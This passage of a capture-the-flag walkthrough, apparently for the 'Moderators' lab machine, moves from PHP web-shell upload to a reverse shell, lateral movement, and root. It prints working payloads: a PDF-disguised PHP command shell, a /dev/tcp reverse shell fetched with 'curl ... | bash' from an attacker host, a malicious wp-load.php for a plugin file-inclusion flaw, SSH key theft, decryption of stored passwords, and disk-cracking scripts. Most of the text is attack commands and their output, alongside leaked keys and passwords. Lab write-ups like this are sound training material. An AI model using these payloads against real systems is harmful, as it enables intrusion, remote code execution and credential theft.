.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10]
.hta                    [Status: 403, Size: 277, Words: 20, Lines: 10]
css                     [Status: 301, Size: 315, Words: 20, Lines: 10]
index.html              [Status: 200, Size: 0, Words: 1, Lines: 1]
uploads                 [Status: 301, Size: 319, Words: 20, Lines: 10]
```

The output of the Ffuf command shows an entry with the name `uploads`. Let's navigate to `/logs/uploads/shell.pdf.php?cmd=id` and check if our commands execute.

Upon visiting this link, we don't get any output, implying that the server could be blocking some functions like `system()`. Hacktricks has some alternatives to `system` and after working through the list we find that the following payload works.

```
%PDF-<?php echo fread(popen($_GET['cmd'], "r"), 4096); ?>
```

We upload the payload as `rp.pdf.php`, remembering to change the MIME type in our request again, and get the output of our command.

Having achieved remote code execution, we now try to get a reverse shell by creating the following file named `shell.sh` with the following contents:

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.29/1337 0>&1
```

We host the file on a web server.

```
python3 -m http.server 8080
```

Next, we start a netcat listener on port `1337`.

```
nc -lvnp 1337
```

Finally, we run the following command on the target machine to trigger our payload.

```
curl 10.10.14.29:8080/shell.sh|bash
```

After sending the command by navigating to `/logs/uploads/rp.pdf.php?cmd=curl+10.10.14.29:8080%2Fshell.sh|bash`, we receive a reverse shell on our netcat listener.

```
nc -lvnp 1337

listening on [any] 1337 ...
connect to [10.10.14.29] from (UNKNOWN) [10.10.11.173] 59458
www-data@moderators:/var/www/html/logs/uploads$
```

Lateral Movement

We begin by looking for any services that might be running on ports that only listen on localhost.

```
ss -tlpn
```

```
www-data@moderators:/var/www/html/logs/uploads$ ss -tlpn

State    Recv-Q   Send-Q     Local Address:Port     Peer Address:Port
LISTEN   0        80             127.0.0.1:3306          0.0.0.0:*
LISTEN   0        4096           127.0.0.1:8080          0.0.0.0:*
LISTEN   0        4096       127.0.0.53%lo:53            0.0.0.0:*
LISTEN   0        128              0.0.0.0:22            0.0.0.0:*
LISTEN   0        511                 *:80                  *:*
LISTEN   0        128                [::]:22               [::]:*
```

The output of `ss` shows the local ports that are listening; among them, port `8080`. Let's try finding the process that is using this port.

```
ps aux | grep 8080
```

```
www-data@moderators:/var/www/html/logs/uploads$ ps aux | grep 8080

lexi         853  0.0  0.7 228360 31804 ?        S    12:54   0:00 /usr/bin/php -S 127.0.0.1:8080 -t /opt/site.new/
www-data    2069  0.0  0.0   3304   656 ?        S    13:50   0:00 grep 8080
```

The output reveals a directory at `/opt/site.new/` and shows that the process is being run as the user `lexi`. After checking the contents of the directory, we find that it hosts a `WordPress` site. We can take a look at the plugins folder to find potentially vulnerable plugins.

```
ls -l /opt/site.new/wp-content/plugins/
```

```
www-data@moderators:/$ ls -l /opt/site.new/wp-content/plugins/

total 12
drwxr-xr-x 2 lexi moderators 4096 Jul 14 10:50 brandfolder
-rw-r--r-- 1 lexi moderators   28 Sep 11  2021 index.php
drwxr-xr-x 5 lexi moderators 4096 Jul 14 10:50 passwords-manager
```

The output of the previous command shows that there are two plugins, `brandfolder` and `password-manager`. Whilst searching for `brandfolder exploit` we find that it is vulnerable to Local File Inclusion. The link shows that the vulnerability exists in the following code.

```php
<?php
  ini_set('display_errors',1);
  ini_set('display_startup_errors',1);
  error_reporting(-1);

  require_once($_REQUEST['wp_abspath']  . 'wp-load.php');
  require_once($_REQUEST['wp_abspath']  . 'wp-admin/includes/media.php');
  require_once($_REQUEST['wp_abspath']  . 'wp-admin/includes/file.php');
  require_once($_REQUEST['wp_abspath']  . 'wp-admin/includes/image.php');
  require_once($_REQUEST['wp_abspath']  . 'wp-admin/includes/post.php');
```

In the above code, there is a function that loads PHP files. Loading static PHP files is most likely not a vulnerability risk, however, in this situation it handles user input, which could lead to loading arbitrary files. In the code we can see `$_REQUEST['wp_abspath']` being used, which is in our control as it is a request parameter.

For example, if we give `/dev/shm/` as our input, it would load `/dev/shm/wp-load.php`, same goes for the other paths that are appended to our input. In order to leverage this to our advantage, we first create a file at `/dev/shm/wp-load.php` with the following contents.

```php
<?php echo fread(popen("curl 10.10.14.29:8000/shell.sh|bash", "r"), 4096); ?>
```

We modify our existing `shell.sh` and change port `1337` to `4444` and start a `netcat` listener on port `4444`.

```
nc -lvnp 4444
```

Next, we use cURL **on the target machine** to try to execute our reverse shell.

```
curl -s 'http://127.0.0.1:8080/wp-content/plugins/brandfolder/callback.php?
wp_abspath=/dev/shm/'
```

After making the request we receive a shell on port 4444.

```
nc -nlvp 4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.11.173:59308.

lexi@moderators:/opt/site.new/wp-content/plugins/brandfolder$ id
id
uid=1001(lexi) gid=1001(lexi) groups=1001(lexi),1002(moderators)
```

After getting a shell as user `lexi`, we quickly notice that this user has SSH keys in their home directory. Let's copy those locally and connect over SSH.

```
cat /home/lexi/.ssh/id_rsa
```

```
lexi@moderators:~$ cat /home/lexi/.ssh/id_rsa

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAmHVovmMN+t0u52ea6B357LfXjhIuTG4qkX6eY4iCw7EBGKwaEryn
ECxvN0TbZia5MhfHhJDL88bk2CososBm6i0phnvPo5facWeOzP3vdIiJYdP0XrZ5mNMLbM
ONvoGU8p8LKhlfzHIBqhPxB4N7Dgmcmg2DJ/QRXYrblAj8Bo1owGebWUBlB/tMcO3Yqvaa
<SNIP>
```

We copy the key to our machine, setting its permissions to `600`, and then SSH into the system as `lexi`.

```
chmod 600 lexi.ssh
ssh -i lexi.ssh lexi@10.10.11.173
```

```
chmod 600 lexi.ssh
ssh -i lexi.ssh lexi@10.10.11.173

lexi@moderators:~$ id
uid=1001(lexi) gid=1001(lexi) groups=1001(lexi),1002(moderators)
```

As `lexi`, we now have permission to read `/opt/site.new/wp-config.php`, so let's check it out. In the configuration file we find the following credentials.

```
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpressuser' );

/** MySQL database password */
define( 'DB_PASSWORD', 'wordpresspassword123!!' );
```

Using these credentials we can log into `mysql`.

```
mysql -u wordpressuser -p
```

```
lexi@moderators:~$ mysql -u wordpressuser -p

Enter password: wordpresspassword123!!
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 38
Server version: 10.3.34-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input
statement.

MariaDB [(none)]>
```

To check the tables used by WordPress, we must first change to the database.

```
USE wordpress;
SHOW TABLES;
```

```
MariaDB [wordpress]> show tables;

+---------------------------+
| Tables_in_wordpress       |
+---------------------------+
<SNIP>
| wp_pms_category           |
| wp_pms_passwords          |
<SNIP>
| wp_users                  |
| wp_wpfm_backup            |
+---------------------------+
16 rows in set (0.001 sec)
```

From the output of the previous commands, we can see that there are tables in the database that are not standard to WordPress, specifically `wp_pms_passwords`. This table could be used by a plugin. Given that there are two currently installed, we can assume that it is `passwords-manager`. Searching for the plugin on a search engine we find the following link, explaining that the plugin stores `AES 128`-encrypted passwords in the database.

Let's check what the table contains.

```
DESCRIBE wp_pms_passwords;
SELECT user_name, user_email FROM wp_pms_passwords;
```

```
MariaDB [wordpress]> describe wp_pms_passwords;

+---------------+--------------+------+-----+---------+----------------+
| Field         | Type         | Null | Key | Default | Extra          |
+---------------+--------------+------+-----+---------+----------------+
| pass_id       | int(11)      | NO   | PRI | NULL    | auto_increment |
| user_name     | varchar(200) | NO   |     | NULL    |                |
| user_email    | varchar(200) | NO   |     | NULL    |                |
| user_password | longtext     | NO   |     | NULL    |                |
| category_id   | int(11)      | NO   |     | NULL    |                |
| note          | text         | NO   |     | NULL    |                |
| url           | longtext     | NO   |     | NULL    |                |
+---------------+--------------+------+-----+---------+----------------+
7 rows in set (0.003 sec)

MariaDB [wordpress]> select user_name, user_email FROM wp_pms_passwords;

+---------------+---------------------+
| user_name     | user_email          |
+---------------+---------------------+
| SSH key       | john@moderators.htb |
| Carls account | carl@moderators.htb |
+---------------+---------------------+
2 rows in set (0.001 sec)
```

The output above shows that there is an entry with a username set to `SSH key` and an email set to `john@moderators.htb`. We can read the key using the following command.

```
SELECT user_password FROM wp_pms_passwords WHERE user_email='john@moderators.htb';
```

```
MariaDB [wordpress]> SELECT user_password FROM wp_pms_passwords WHERE user_email='john@moderators.htb';

+--------------------------------------------+
| user_password                              |
+--------------------------------------------+
| eyJjaXBoZXJ0ZXh0IjoiVHI3cFFqRnlHemRoc1Q<SNIP> |
+--------------------------------------------+
1 row in set (0.001 sec)
```

We copy the key to a local file. Now that we have acquired the encrypted password, we will need a key to decrypt it. Looking through the source code of the `passwords-manager` plugin in `/opt/site.new/wp-content/plugins/passwords-manager`, we find a particular line that is of interest.

```
$key_qry  = "SELECT * FROM {$prefix}options where option_name='pms_encrypt_key'";
```

The line of code above shows that there is a WordPress configuration option with the name of `pms_encrypt_key` where the key is stored. We can view the value using the following query.

```
SELECT option_value FROM wp_options WHERE option_name='pms_encrypt_key';
```

```
MariaDB [wordpress]> SELECT option_value FROM wp_options WHERE option_name='pms_encrypt_key';

+------------------+
| option_value     |
+------------------+
| (@McEXk%HU#{/R3s |
+------------------+
1 row in set (0.001 sec)
```

As the name suggests, the string that is returned by MySQL is the encryption and decryption key for our data. We now have both the encrypted data and the decryption key. All we need now is the decryption algorithm. When looking at more source code we find a file that handles the encryption at `/opt/site.new/wp-content/plugins/passwords-manager/inc/encryption.php`. The file contents are as follows.

```
<?php

class Encryption
{

    protected $encryptMethod = 'AES-256-CBC';
    /**
     * Decrypt string.
     */
    public function decrypt($encryptedString, $key)
```

```
    {
        $json = json_decode(base64_decode($encryptedString), true);
        <SNIP>
        $hashKey = hash_pbkdf2('sha512', $key, $salt, $iterations, ($this-
>encryptMethodLength() / 4));
        unset($iterations, $json, $salt);

        $decrypted= openssl_decrypt($cipherText , $this->encryptMethod,
hex2bin($hashKey), OPENSSL_RAW_DATA, $iv);
        unset($cipherText, $hashKey, $iv);

        return $decrypted;
    }// decrypt
    protected function encryptMethodLength()
    {
        $number = filter_var($this->encryptMethod, FILTER_SANITIZE_NUMBER_INT);

        return intval(abs($number));
    }// encryptMethodLength


    /**
     * Set encryption method.
     */
    public function setCipherMethod($cipherMethod)
    {
        $this->encryptMethod = $cipherMethod;
    }// setCipherMethod


}
?>
```

We modify this file so we are able to decrypt the SSH key for John's account. The final file's contents are as follows.

```
<?php
class Encryption
{
  protected $encryptMethod = 'AES-256-CBC';
  public function decrypt($encryptedString, $key)
  {
    $json = json_decode(base64_decode($encryptedString), true);

    try {
      $salt = hex2bin($json["salt"]);
      $iv = hex2bin($json["iv"]);
    } catch (Exception $e) {
      return null;
```

```
    }
    $cipherText = base64_decode($json['ciphertext']);
    $iterations = intval(abs($json['iterations']));
    if ($iterations <= 0) {
      $iterations = 999;
    }
    $hashKey = hash_pbkdf2('sha512', $key, $salt, $iterations);
    unset($iterations, $json, $salt);
    $decrypted= openssl_decrypt($cipherText , $this->encryptMethod, hex2bin($hashKey),
      OPENSSL_RAW_DATA, $iv);
    unset($cipherText, $hashKey, $iv);
    return $decrypted;
  }
}
$e = new Encryption();
$c = 'eyJjaXBoZXJ0ZXh0<--SNIP-->';
$d = $e->decrypt($c, '(@McEXk%HU#{/R3s');
echo $d;
?>
```

We removed a couple of unnecessary functions:

- setCipherMethod(), as we only use one cipher.
- encryptionMethodLength(), this function is not required to decrypt.

Along with the removal of functions we added our encrypted data in a variable named `$c` and proceed to decrypt it into a variable named `$d` with the decryption key we gathered from MySQL.

Running the PHP file mentioned above, we are given the following output.

```
php decrypt.php
```

```
php decrypt.php

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
<SNIP>-----END OPENSSH PRIVATE KEY-----
```

In the output above we can see that the returned key has spaces instead of newlines.

Using some command line magic we replace all the spaces with newlines and dump the result to a file called `john.ssh`.

```
(echo '-----BEGIN OPENSSH PRIVATE KEY-----'; php decrypt.php | sed 's/ /\n/g' | grep -v OPEN | tail -n+4 | head -n-3; echo '-----END OPENSSH PRIVATE KEY-----') > john.ssh
```

Finally we set the permissions of the SSH key to `600` and login.

```
chmod 600 john.ssh
ssh -i john.ssh john@10.10.11.173
```

```
ssh -i john.ssh john@10.10.11.173

john@moderators:~$ id
uid=1000(john) gid=1000(john) groups=1000(john),1002(moderators)
```

Privilege Escalation

In the home directory of `john` we find two directories, `scripts` and `stuff`. At first glance, the `scripts` folder seems to be holding random files, so we'll take a look at `stuff`. In the `stuff` directory we find two more directories named `VBOX` and `exp`. The `exp` folder seems to hold exported chat messages. Let's use `grep` with the `-r` flag to recursively search for any mention of `password` in the chat logs.

```
grep password -r .
```

```
john@moderators:~/stuff/exp$ grep password -r .

./2021-09-19.exp:9/19/21, 00:44 - CARTOR BAIL: Doing reboots at the deployement, Calling our clinet bro, using the same dubmb password... God I miss those days.
./2021-09-17.exp:9/17/21, 23:35 - JOHN MILLER: I wanted to talk about our new password policy
```


Reading more of the file `2021-09-19.exp` gives us more context.

```
9/19/21, 00:44 - CARTOR BAIL: U know, I miss the old Sysadmin john. He was funny and stupid at the same time. ;)
9/19/21, 00:44 - JOHN MILLER: Hahaha real funny. But it's kinda true though.
9/19/21, 00:44 - CARTOR BAIL: Doing reboots at the deployement, Calling our clinet bro, using the same dubmb password... God I miss those days.
```

In the chatlog above it is mentioned that john re-uses the same password. Let's take a note of that for now and take a look at the `VBOX` folder. In the VBOX folder we see that there are two files named `2019.vdi` and `2019-08-01.vbox`. A file with a `.vdi` extension is a Virtual Disk Image, which is used by VirtualBox. Let's download both files using the `scp` utility.

```
scp -i john.ssh -r john@10.10.11.173:~/stuff/VBOX .
```

Next, let's attach the `2019.vdi` disk to a Virtual Machine. In our Virtual Machine settings we go to `Storage`, click on `Add new storage > Hard Disk` and click on `Add`. Then we select the disk image. We click `confirm` and boot up the machine. After we boot up the machine we get a password prompt.



We currently have no idea what this password could be. A `.vbox` file is a configuration file for Virtual Box Virtual Machines, so let's take a look at that.

```
<?xml version="1.0"?>
<!--
** DO NOT EDIT THIS FILE.
** If you make changes to this file while any VirtualBox related application
** is running, your changes will be overwritten later, without taking effect.
** Use VBoxManage or the VirtualBox Manager GUI to make changes.
-->
<VirtualBox xmlns="http://www.virtualbox.org/" version="1.16-windows">
  <Machine uuid="{528b3540-b8be-4677-b43f-7f4969137747}" name="Moderator 1"
OSType="Ubuntu_64" snapshotFolder="Snapshots" lastStateChange="2021-09-15T16:44:57Z">
    <MediaRegistry>
      <HardDisks>
        <HardDisk uuid="{12b147da-5b2d-471f-9e32-a32b1517ff4b}" location="F:/2019.vdi"
format="VDI" type="Normal">
          <Property name="CRYPT/KeyId" value="Moderator 1"/>

          <Property name="CRYPT/KeyStore" value="U0NORQABQUVTLVhUUzI1Ni1QTEFJTjY0<--
SNIP-->"/>
```

```
<SNIP>
```

In the file snippet shown above, we can see that there is an encrypted drive (`2019.vdi`), so we need to crack the password. After searching online for how to crack Vbox encrypted drive passwords we find this tool. Let's try it out using the following command.

```
python3 pyvboxdie-cracker.py -v 2019-08-01.vbox -d /usr/share/wordlists/rockyou.txt
```

```
python3 pyvboxdie-cracker.py -v 2019-08-01.vbox -d /usr/share/wordlists/rockyou.txt

Starting pyvboxdie-cracker...

[*] Encrypted drive found :  F:/2019.vdi
[*] KeyStore information...
        Algorithm = AES-XTS256-PLAIN64
        Hash = PBKDF2-SHA256
        Final Hash = 5442057bc804a3a914607decea5574aa7038cdce0d498c7fc434afe8cd5b244f

[*] Starting bruteforce...
        55 password tested...
        63 password tested...
        66 password tested...
        77 password tested...

[*] Password Found = b'computer'
```

The output above shows that the password to the encrypted drive is `computer`. After booting up the virtual machine and entering the password, we have access to the virtual disk.

Now let's try mounting the new disk.

```
mount /dev/sdb /mnt
```

```
mount /dev/sdb /mnt/

mount: /mnt: unknown filesystem type 'crypto_LUKS'.
```

The output of the previously mentioned mount command shows an error which states that the drive uses the `crypto_LUKS` filesystem. Let's copy the drive into a single file and run the `file` command.

```
dd if=/dev/sdb of=disk
file disk
```

```
dd if=/dev/sdb of=disk

231607+0 records in
231607+0 records out
118582784 bytes (119 MB, 113 MiB) copied, 2,3171 s, 51,2 MB/s

file disk

disk: LUKS encrypted file, ver 2 [, , sha256] UUID: b41603a3-442c-45a1-a71a-a93ff87e4a43
```

The output of the `file` command shows that we have a LUKS encrypted file. When we search online for ways to crack a LUKS file we find this article. We can use the following command to test if a password works.

```
echo -n "test" | cryptsetup --test-passphrase open disk
```

Let's create a script that loops through `rockyou.txt` and attempts to decrypt the LUKS drive with each of the read passwords.

```
#!/bin/bash

for w in $(cat rockyou.txt); do
        echo -ne "\r\033[KTesting $w";
        echo -n "$w" | cryptsetup luksOpen --test-passphrase disk 2>/dev/null && \
                echo -e "\rFound password: $w" && \
                break
done
```

We place the above script into a file called `crack.sh`, make it executable and run it.

```
./crack.sh

Found password: abc123
```

The script successfully cracked the password for the LUKS file and we proceed to open the disk and mount it to `/mnt`.

```
cryptsetup luksOpen disk Volume
mount /dev/mapper/volume /mnt
```

Once we are in the `/mnt` directory we see two directories, `lost+found` and `scripts`. Let's run `grep` to see if there are any passwords in any of the files.

```
grep -R 'password\|passwd\|pswd'
```

```
grep -R 'password\|passwd\|pswd'

grep: lost+found: Permission denied
scripts/installation_scripts/install_jenkins.sh:       echo -e
"\n\nJenkins installation is complete
<--SNIP-->
scripts/all-in-one/distro_update.sh:passwd='$_THE_best_Sysadmin_Ever_'
<--SNIP-->
```

From the output shown above we can see that there is a password `$_THE_best_Sysadmin_Ever_` in a file called `distro_update.sh`. Looking at the contents of the file it runs the sudo command with this password. Let's go back to the shell as john and see if we can use `sudo` with this password.

```
sudo /bin/bash
```

```
john@moderators:~$ sudo /bin/bash

[sudo] password for john: $_THE_best_Sysadmin_Ever_
root@moderators:/home/john# id
uid=0(root) gid=0(root) groups=0(root)
```

We have successfully used Sudo to get root. The root flag can be found at `/root/root.txt`.